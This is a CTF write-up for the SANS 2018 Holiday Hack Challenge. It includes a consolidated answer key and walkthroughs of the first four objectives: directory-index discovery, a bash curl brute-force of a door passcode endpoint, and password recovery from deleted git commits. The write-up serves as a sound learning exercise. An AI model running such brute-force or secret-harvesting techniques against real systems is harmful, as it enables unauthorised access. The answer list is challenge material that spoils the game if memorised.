

# SANS 2018 Holiday Hack Challenge Guide

Bernard J. Smith (berninator), OSCP, CCNA Cyber Ops

14 January 2019

# Contents

<b>Introduction</b>	<b>3</b>
<b>Consolidated Answers</b>	<b>5</b>
<b>Main Objectives</b>	<b>6</b>
1) Orientation Challenge . . . . .	6
2) Directory Browsing . . . . .	9
3) de Bruijn Sequences . . . . .	12
4) Data Repo Analysis . . . . .	20
5) AD Privilege Discovery . . . . .	25
6) Badge Manipulation . . . . .	32
7) HR Incident Response . . . . .	42
8) Network Traffic Forensics . . . . .	48
9) Ransomware Recovery . . . . .	58
9a) Catch the Malware . . . . .	58
9b) Identify the Domain . . . . .	61
9c) Stop the Malware . . . . .	64
9d) Recover Alabaster's Password . . . . .	67
10) Who Is Behind It All? . . . . .	73
<b>Terminal Exercises</b>	<b>79</b>
1) Essential Editor Skills (Bushy Evergreen) . . . . .	79
2) The Name Game (Minty Candycane) . . . . .	81
3) Lethal ForensicELFication (Tangle Coalbox) . . . . .	86
4) Stall Mucking Report (Wunorse Openslae) . . . . .	90
5) CURLing Master (Holly Evergreen) . . . . .	93
6) Yule Log Analysis (Pepper Minstix) . . . . .	96
7) Dev Ops Fail (Sparkle Redberry) . . . . .	101
8) Python Escape from LA (SugarPlum Mary) . . . . .	105
9) Sleigh Bell Lottery (Shinny Upatree) . . . . .	108
Changing the Drawing's Value . . . . .	110
Jumping to the 'winnerwinner' function. . . . .	112
<b>Appendix</b>	<b>114</b>
A. Google Ventilation Maze . . . . .	114
B. Wannacookie Malware Analysis . . . . .	120

## Introduction

This year's challenge comes in the form of a virtual cyber security conference, **KringleCon!** The goal is simple: work your way through ten objectives in order to identify the mastermind behind the activities surrounding the event. Every objective comes with a corresponding talk from an industry professional as well as a terminal exercise to earn hints from. So, if you're stuck, make sure to go over all of the learning materials again, as well as the provided hints; you may just get the flash of insight you need to get through it.

You can find more information about the challenge on the Holiday Hack Challenge website, found here:

<https://www.holidayhackchallenge.com/2018/index.html>

To start walking around the conference and solving objectives, just create an account on the Kringle-Con website, found here:

<https://kringlecon.com/>

You can also find this write-up hosted as a static web page here:

<https://bernardsmith0892.github.io/sanshhc2018/>

For your convenience, here is a rough map of KringleCon with the locations of each challenge and terminal exercise.

## The SANS Holiday Hack Challenge 2018 Map



Keep in mind, the following objectives have no in-world component:

- Challenge 2: Directory Browsing
- Challenge 4: Data Repo Analysis
- Challenge 5: AD Privilege Discovery
- Challenge 7: HR Incident Response
- Challenge 8: Network Traffic Forensics

## Consolidated Answers

This is a consolidated list of the answers for use on the main website. Please keep in mind, if you wish to go through the challenge through KringleCon then some of these answers may require you to also interact with an in-game object.

1. Happy Trails
2. John McClane
3. Welcome unprepared speaker!
4. Yippee-ki-yay
5. LDUBEJ00320@AD.KRINGLECASTLE.COM
6. 19880715
7. Fancy Beaver
8. Mary Had a Little Lamb
9. Snort is alerting on all ransomware and only the ransomware!
10. erohetfanu.com
11. Successfully registered yippeekiyaa.aaay!
12. ED#ED#EED#EF#G#F#G#ABA#BA#B
13. You have unlocked Santa's vault!
14. Santa

## Main Objectives

### 1) Orientation Challenge

What phrase is revealed when you answer all of the questions at the KringleCon Holiday Hack History kiosk inside the castle? *For hints on achieving this objective, please visit Bushy Evergreen and help him with the Essential Editor Skills Cranberry Pi terminal challenge.*



This challenge stretches our open-source intelligence (OSINT) gathering muscles by requiring us to search through previous challenges for the answers to the quiz questions. Luckily, we can find every link to the previous challenges in one page: <https://holidayhackchallenge.com/past-challenges/>

We can access the quiz through the kiosk located on the first floor, but another option to is to navigate directly to the challenge's link: [https://www.holidayhackchallenge.com/2018/challenges/osint\\_challenge\\_windows.html](https://www.holidayhackchallenge.com/2018/challenges/osint_challenge_windows.html)

Answer all questions correctly  
to get the secret phrase!

## Question 1

In 2015, the Dosis siblings asked for help understanding what piece of their "Gnome in Your Home" toy?

- Firmware
- Clothing
- Wireless adapter
- Flux capacitor

Answers:

Question	Answer
In 2015, the Dosis siblings asked for help understanding what piece of their “Gnome in Your Home” toy?	Firmware
In 2015, the Dosis siblings disassembled the conspiracy dreamt up by which corporation?	ATNAS
In 2016, participants were sent off on a problem-solving quest based on what artifact that Santa left?	Business card
In 2016, Linux terminals at the North Pole could be accessed with what kind of computer?	Cranberry Pi

Question	Answer
In 2017, the North Pole was being bombarded by giant objects. What were they?	Snowballs
In 2017, Sam the snowman needed help reassembling pages torn from what?	The Great Book

Upon correctly answering each question, we're greeted with the secret phrase: ***Happy Trails***



Happy Trails

## 2) Directory Browsing

Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out. *For hints on achieving this objective, please visit Minty Candycane and help her with the The Name Game Cranberry Pi terminal challenge.*

Upon navigating to <https://cfp.kringlecastle.com/>, we begin by seeing our options in mapping out the website. However, the various links within the homepage lead only to <https://cfp.kringlecastle.com/cfp/cfp.html>, making that our only other option, right now.




After running out of options for publically navigable pages, we start looking into ways to access more non-public ones. Our first attempt was to manually request <https://cfp.kringlecastle.com/cfp/>, by removing the 'cfp.html' from the URL. This proved very fruitful as we discover that the web server has left 'directory indexing' enabled, showing us a list of files within the '/cfp/' directory. One of the two files seems to be a list of rejected talks and should contain the information we're looking for.

# Index of /cfp/

<a href="#">..</a>		
<a href="#">cfp.html</a>	08-Dec-2018 13:19	3391
<a href="#">rejected-talks.csv</a>	08-Dec-2018 13:19	30677

There are two options to obtain this information: in the browser, or in the command line.

Since the file is small, only 30KBs , and our search is relatively simple, we can make use of the browser's find function to search for the target information.



However, if the file were to be much larger in size or if we needed to find more nuanced data, we could instead make use of the terminal to find our target information. The example here uses the ‘curl’ program to download the ‘rejected-talks.csv’ file and pipes it into the ‘grep’ program, which allows us to search the data using regular expressions. In this case, the regular expression is only a simple string.

```
bernard@Bernard-PC:~/NetsecStudy/sans2018$ curl -s
"https://cfp.kringlecastle.com/cfp/rejected-talks.csv" | grep "Data
Loss for Rainbow Teams: A Path in the Darkness"
qmt3,2,8040424,200,TRUE,FALSE,John,McClane,Director of Security,Data
Loss for Rainbow Teams: A Path in the Darkness,1,11
```

Through either of these searches, we discover that the author of ‘Data Loss for Rainbow Teams: A Path in the Darkness’, and the answer to this challenge, is ***John McClane***.

### 3) de Bruijn Sequences


When you break into the speaker unpreparedness room, what does Morcel Nougat say?  
*For hints on achieving this objective, please visit Tangle Coalbox and help him with Lethal ForensicELFication Cranberry Pi terminal challenge.*

We can find this challenge on in the right hallway of the second floor.



Clicking on the door passcode sprite brings us to the next challenge. We are given four symbols to chose from in order to create a four character passcode. Alternatively, you can use the following link to work on this challenge: <https://doorpasscoden.kringlecastle.com/>

# Enter the Code to Unlock the Door



One thing that is interesting about this lock's behavior is, whenever you input another character while the passcode is four characters long, the new character is simply appended to the end of the passcode while removing the first character. This cyclic characteristic makes it possible to greatly simplify the time it would take to manually brute force the correct password by using a de Bruijn sequence.

A de Bruijn sequence is the shortest sequence where every combination of a given character set and word length will exist within that sequence. For example, given a character set of  $[a, b, c]$  and a word length of two, you can find every possible combination of those characters within the following sequence: *aabacbbcc*

Since this passcode application simply looks at the previous four characters entered, we can manually brute force the door's code by inputting a de Bruijn sequence, one by one. By assigning each character to a number, we generate a sequence with a character set of four and a word length of four, using this website: <http://www.hakank.org/comb/debruijn.cgi?k=4&n=4&submit=Ok>


Where  $[0 = \Delta, 1 = \square, 2 = \circ, 3 = \star]$

```
0 0 0 0 1 0 0 0 2 0 0 0 3 0 0 1 1 0 0 1 2 0 0 1 3 0 0 2 1 0 0 2 2 0 0 2 3 0 0 3 1 0 0 3 2 0 0 3 3 0 1 0 1  
0 2 0 1 0 3 0 1 1 1 0 1 1 2 0 1 1 3 0 1 2 1 0 1 2 2 0 1 2 3 0 1 3 1 0 1 3 2 0 1 3 3 0 2 0 2 0 3 0 2 1 1 0  
2 1 2 0 2 1 3 0 2 2 1 0 2 2 2 0 2 2 3 0 2 3 1 0 2 3 2 0 2 3 3 0 3 0 3 1 1 0 3 1 2 0 3 1 3 0 3 2 1 0 3 2 2  
0 3 2 3 0 3 3 1 0 3 3 2 0 3 3 3 1 1 1 2 1 1 1 3 1 1 2 2 1 1 2 3 1 1 3 2 1 1 3 3 1 2 1 2 1 3 1 2 2 2 1 2
```

2 3 1 2 3 2 1 2 3 3 1 3 1 3 2 2 1 3 2 3 1 3 3 2 1 3 3 3 2 2 2 2 3 2 2 3 3 2 3 2 3 3 3 3

Using this sequence, we will brute force the door's combination within 256 button presses. After working through 22 characters of the sequence, we reach the correct answer,  $\Delta \square \circ \Delta$ , located within the sequence here: 0 0 0 0 1 0 0 0 2 0 0 0 3 0 0 1 1 0 **0 1 2 0 0 1 3 0 0 2 1**

After inputting the correct passcode and breaking into the speaker unpreparedness room, Morcel Nougat gives us the answer to this challenge: *Welcome unprepared speaker!*




Welcome unprepared speaker!


Morcel Nougat



# Enter the Code to Unlock the Door




△ □ ○ △




**Alternative Solutions:** *Downloading the victory message directly:* Looking through the source code for <https://doorpasscoden.kringlecastle.com> reveals an interesting line of HTML near the bottom of the source at line 123. This appears to be the victory banner used in the event of a correct passcode. By navigating to the image directly, we can simply see the victory message without dealing with bruteforcing the passcode.

```

```



We can also discover this image via the ‘Sources’ tab of Google Chrome’s DevTools.



*Brute-forcing the passcode:* By examining the passcode application through the Chrome DevTools’ Network tab, we can learn how it performs the password check and verifies validity.

Name	Headers	Preview	Response	Timing
doorpasscoden.kringlecastle.com				
conduit.js				
db-victory-banner.png				
css?family=Mountains+of+Christmas				
doorpasscode.css				
3y9w6a4zcCnn5X0FDyrKi2ZRUBly8uxoUo7eDNGsMQ...				
shapes.png				
checkpass.php?i=0000&resourceId=undefined	General			
checkpass.php?i=0001&resourceId=undefined	Request URL: https://doorpasscoden.kringlecastle.com/checkpass.php?i=0000&resourceId=undefined			
checkpass.php?i=0011&resourceId=undefined	Request Method: GET			
checkpass.php?i=0111&resourceId=undefined	Status Code: 200 OK			
checkpass.php?i=1111&resourceId=undefined	Remote Address: 35.185.103.210:443			
checkpass.php?i=1110&resourceId=undefined	Referrer Policy: no-referrer-when-downgrade			
checkpass.php?i=1101&resourceId=undefined				
checkpass.php?i=1012&resourceId=undefined				
checkpass.php?i=0120&resourceId=undefined				

Here we see that the application checks the passcode's correctness by sending a GET request to <https://doorpasscoden.kringlecastle.com/checkpass.php> with two GET parameters:

'i' - the passcode to check, encoded using the numbers 0 to 3.

resourceId - set to undefined

If the passcode submitted is incorrect, then the webpage responds with:

```
{"success":false,"message":"Incorrect guess."}
```

If the passcode submitted is correct (0120) then the page responds with:

```
{"success":true,"resourceId":"undefined","hash":"0273f6448d56b3aba69af76f99bdc741268244b7a187c18f855c6302ec93b703","message":"Correct guess!"}
```

Since the total number of passcode combinations is 256, or  $4^4$ , this is well within the possibility for a computer to brute force. Using the following command, we can generate a wordlist to conduct the brute-force with. This first generates a sequence of numbers from 0000 to 3333, using leading zeroes for numbers less than four characters in length. Then, using grep's extended regular expression function, it filters all numbers who have a character other than 0, 1, 2, or 3, leaving us with 256 valid passcodes to brute-force with.

```
bernard@Bernard-PC:~/NetsecStudy/sans2018$ seq -w 0 3333 | grep -E "[0-3]{4}" > doorpasses.txt
```

Finally, using the following script, we can brute force the correct passcode to input:

```
#!/bin/bash

# Iterates through each line of doorpasses.txt
for i in `cat doorpasses.txt`; do
    # Using grep's '-q' flag, we test if the response from the server
    # includes 'Correct'
    # If so, then we know we've hit the correct passcode
    if curl -s "https://doorpasscoden.kringlecastle.com/checkpass.php?i=$i&resourceId=undefined" | grep -q "Correct"; then
```

```
    echo "The password is $i"
    curl -s "https://doorpasscoden.kringlecastle.com/checkpass.php?
i=$i&resourceId=undefined"
    echo ""
    break;
fi
done
```

Example run, completes in approximately five seconds:

```
bernard@Bernard-PC:~/NetsecStudy/sans2018$ time ./q3_doorpass.sh
The password is 0120
{"success":true,"resourceId":"undefined","hash":"0273f6448d56b3aba69
af76f99bdc741268244b7a187c18f855c6302ec93b703","message":"Correct
guess!"}

real    0m5.048s
user    0m0.406s
sys     0m1.016s
```

## 4) Data Repo Analysis

Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file? For hints on achieving this objective, please visit Wunorse Openslae and help him with Stall Mucking Report Cranberry Pi terminal challenge.

We're first directed to a GitLab repository located at:

[https://git.kringlecastle.com/Upatree/santas\\_castle\\_automation](https://git.kringlecastle.com/Upatree/santas_castle_automation) This appears to be a project aimed at automatically controlling a fleet of drones in order to deliver presents for Christmas.

The screenshot shows a GitLab repository page for 'santas\_castle\_automation'. The repository has a Project ID of 15, 0 stars, and a public URL of <https://git.kringlecast>. A recent commit by Shinny Upatree added a LICENSE file 3 weeks ago. The repository contains several directories: ascii-art, assets, castle\_command\_center, and .git. The 'castle\_command\_center' directory has a commit message indicating it's removing a commit. The 'assets' directory has a commit message adding EE#. The 'ascii-art' directory has a commit message adding glorious Christmas ascii-art. The 'LICENSE' file was added 4 weeks ago. The repository was last updated 4 weeks ago.

Our next step is to clone this repository to our local machine for further analysis.

```
bernard@Bernard-PC:~/NetsecStudy/sans2018/q4_git$ git clone
  https://git.kringlecastle.com/Upatree/santas_castle_automation.git
Cloning into 'santas_castle_automation'...
remote: Enumerating objects: 949, done.
remote: Counting objects: 100% (949/949), done.
remote: Compressing objects: 100% (545/545), done.
remote: Total 949 (delta 258), reused 879 (delta 205)
Receiving objects: 100% (949/949), 4.27 MiB | 11.31 MiB/s, done.
Resolving deltas: 100% (258/258), done.
Checking out files: 100% (2966/2966), done.
```

After searching through the cloned repository, we find our target. An encrypted zip file within the schematics directory: `ventilation_diagram.zip`

```

bernard@Bernard-PC:~/NetsecStudy/sans2018/q4_git/santas_castle_
automation/schematics$ ls -lah
total 880K
drwxrwxrwx 1 bernard bernard 512 Jan  8 22:24 .
drwxrwxrwx 1 bernard bernard 512 Jan  8 22:24 ..
-rwxrwxrwx 1 bernard bernard 155K Jan  8 22:24 EE3.jpg
drwxrwxrwx 1 bernard bernard 512 Jan  8 22:24 files
drwxrwxrwx 1 bernard bernard 512 Jan  8 22:24 puppet
drwxrwxrwx 1 bernard bernard 512 Jan  8 22:24 shell
-rwxrwxrwx 1 bernard bernard 724K Jan  8 22:24 ventilation_diagram.zip
bernard@Bernard-PC:~/NetsecStudy/sans2018/q4_git/santas_castle_
automation/schematics$ unzip vent*
Archive:  ventilation_diagram.zip
  creating: ventilation_diagram/
[ventilation_diagram.zip]
  ventilation_diagram/ventilation_diagram_2F.jpg password:
password incorrect--reenter:
  skipping: ventilation_diagram/ventilation_diagram_2F.jpg  incorrect
  password
  skipping: ventilation_diagram/ventilation_diagram_1F.jpg  incorrect
  password

```

Based on Wunorse's clue from the terminal challenge, we will check the repository's changelog to see if they've mistakenly uploaded a password in a previous commit. While searching the log, we find an interesting commit with the ID: 714ba109e573f37a6538beeeb7d11c9391e92a72

```

bernard@Bernard-PC:~/NetsecStudy/sans2018/q4_git/santas_castle_
automation$ git log --summary
[...snip...]
commit 714ba109e573f37a6538beeeb7d11c9391e92a72
Author: Shinny Upatree <shinny.upatree@kringlecastle.com>
Date:   Tue Dec 11 07:23:36 2018 +0000

    removing accidental commit

    delete mode 100644 schematics/files/dot/PW/for_elf_eyes_only.md

[...snip...]

```

Now we'll look into exactly what this commit removed from the repository. If this commit's purpose was to remove an accident password upload, then that password will show up as one of the differences.

```

bernard@Bernard-PC:~/NetsecStudy/sans2018/q4_git/santas_castle_
automation$ git show 714ba109e573f37a6538beeeb7d11c9391e92a72

```

```

commit 714ba109e573f37a6538beeb7d11c9391e92a72
Author: Shinny Upatree <shinny.upatree@kringlecastle.com>
Date:   Tue Dec 11 07:23:36 2018 +0000

        removing accidental commit

diff --git a/schematics/files/dot/PW/for_elf_eyes_only.md
      b/schematics/files/dot/PW/for_elf_eyes_only.md
deleted file mode 100644
index b06a507..0000000
--- a/schematics/files/dot/PW/for_elf_eyes_only.md
+++ /dev/null
@@ -1,15 +0,0 @@
-Our Lead InfoSec Engineer Bushy Evergreen has been noticing an
increase of brute force attacks in our logs. Furthermore, Albaster
discovered and published a vulnerability with our password length
at the last Hacker Conference.

-
-Bushy directed our elves to change the password used to lock down our
sensitive files to something stronger. Good thing he caught it
before those dastardly villians did!
-
-
-Hopefully this is the last time we have to change our password again
until next Christmas.
-
-
-
-
-Password = 'Yippee-ki-yay'
-
-
-Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'
-
```

